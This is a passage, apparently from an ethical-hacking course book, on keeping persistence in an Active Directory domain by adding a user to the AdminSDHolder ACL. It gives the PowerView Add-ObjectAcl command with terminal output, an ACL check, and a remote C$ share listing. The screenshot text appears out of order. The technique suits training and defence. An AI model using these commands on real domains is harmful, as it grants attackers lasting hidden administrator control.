- Attackers having admin privileges on a compromised domain can abuse the **SDProp process** to establish persistence
- Attackers can add a user account to the ACL to gain "**GenericAll**" privileges, equivalent to the privileges of the domain administrator



```
00000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs


InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\SELF
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
ActiveDirectoryRights : ReadControl
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Martin> dir \\10.10.1.22\c$


    Directory: \\10.10.1.22\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/1/2022   1:48 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          2/3/2022   4:37 AM                Program Files
d-----          2/3/2022   4:45 AM                Program Files (x86)
d-r---          4/7/2022   4:30 AM                Users
d-----          2/2/2022   1:32 AM                wamp64
d-----          2/1/2022   4:02 AM                Windows
-a----          2/6/2022  10:47 PM            531 .htaccess


PS C:\Users\Martin> _
```

Group or user names:
Everyone
SELF
Authenticated Users
SYSTEM
Martin J. (Martin@CEH.com)
Domain Admins (CEH\Domain Admins)

Permissions for Martin J.	Allow	Deny
Full control	☑	☐
Read	☑	☐
Write	☑	☐
Create all child objects	☑	☐
Delete all child objects	☑	☐

For special permissions or advanced settings, click Advanced.

Maintain Domain Persistence Through AdminSDHolder


AdminSDHolder is an object of AD that protects user accounts and groups having high privileges against accidental modifications of security permissions. Frequently, the Security Descriptor Propagator (SDProp) process retrieves the access-control list (ACL) of AdminSDHolder that contains the default permissions for the accounts and groups. These default permissions are compared with the permissions of the highly privileged accounts to identify modifications and then overwritten with those defined in the ACL.

Attackers having admin privileges on a compromised domain can abuse the SDProp process to establish persistence. Attackers can add a user account to the ACL to gain "GenericAll" privileges, equivalent to the domain administrator. Consequently, with the changes replicated every hour by SDProp, attackers can maintain persistence.

Establishing Domain Persistence by Abusing AdminSDHolder

Use the following command to add a user account `Martin` to the ACL:

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
```



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.psm1
Import-Module ./powerview.psm1
PS C:\Users\Administrator\Downloads\PowerView> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=Sy
stem' -PrincipalSamAccountName Martin -Verbose -Rights All
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose
-Rights All
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Get-DomainSearcher search string: LDAP://DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 'All' on
CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 '00000000-0000-0000-0000-0
00000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView>
```

Figure 6.192: Screenshot of PowerShell showing the addition of a user account

The SDProp process retrieves the ACL to check whether the **`Martin`** account has “GenericAll” permissions:

`Get-ObjectAcl -SamAccountName "Martin” -ResolveGUIDs`

